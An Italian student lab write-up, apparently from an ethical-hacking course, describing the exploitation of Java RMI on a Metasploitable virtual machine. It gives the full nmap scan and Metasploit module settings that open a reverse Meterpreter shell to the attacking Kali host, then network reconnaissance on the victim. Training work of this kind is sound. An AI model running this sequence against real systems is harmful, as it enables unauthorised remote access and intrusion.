

Cyber Security & Ethical Hacking


1. Introduzione L'obiettivo di questa esercitazione è stato quello di sfruttare una vulnerabilità presente nel servizio Java RMI in esecuzione sulla macchina Metasploitable, al fine di ottenere una sessione Meterpreter. Successivamente, sono state raccolte informazioni di rete e la tabella di routing della macchina vittima.






2. Configurazione dell'ambiente La configurazione di rete utilizzata per l'esercitazione è stata la seguente:

- **Macchina attaccante (Kali Linux)**: IP 192.168.11.111
- **Macchina vittima (Metasploitable)**: IP 192.168.11.112



Per verificare la connettività tra le macchine, è stato utilizzato il comando:

ping 192.168.11.112




3. Scansione e Identificazione del Servizio Vulnerabile Per individuare la vulnerabilità abbiamo utilizzato Nmap:

nmap -sV -p1000-2000 192.168.11.112 (range di porta dalla 1000 alla 2000)

4. Sfruttamento della Vulnerabilità con Metasploit


Dopo aver avviato Metasploit con:

msfconsole




è stato cercato un modulo adatto con:

search java rmi



Il modulo identificato è stato:

use exploit/multi/misc/java_rmi_server




Le impostazioni dell'exploit sono state configurate come segue:

set RHOSTS 192.168.11.112

set LHOST 192.168.11.111

set PAYLOAD java/meterpreter/reverse_tcp

set LPORT 4444



Il payload scelto ha permesso di stabilire una connessione inversa verso la macchina attaccante. L'exploit è stato lanciato con:

run.

Una volta ottenuta la sessione Meterpreter, è stato possibile interagire con la macchina vittima.

5. Raccolta delle Evidenze Dopo aver ottenuto l'accesso, sono state raccolte le seguenti informazioni:

- **Configurazione di rete:**

  meterpreter > ifconfig

- **Tabella di routing:**

  meterpreter > route

6. Conclusioni: Questa esercitazione ha dimostrato come sfruttare una vulnerabilità del servizio Java RMI utilizzando Metasploit. Dopo aver ottenuto una sessione Meterpreter, è stato possibile raccogliere informazioni sensibili sulla configurazione di rete della macchina vittima. Questo test evidenzia l'importanza di mantenere aggiornati i servizi e di limitare l'esposizione di porte non necessarie per ridurre i rischi di attacco.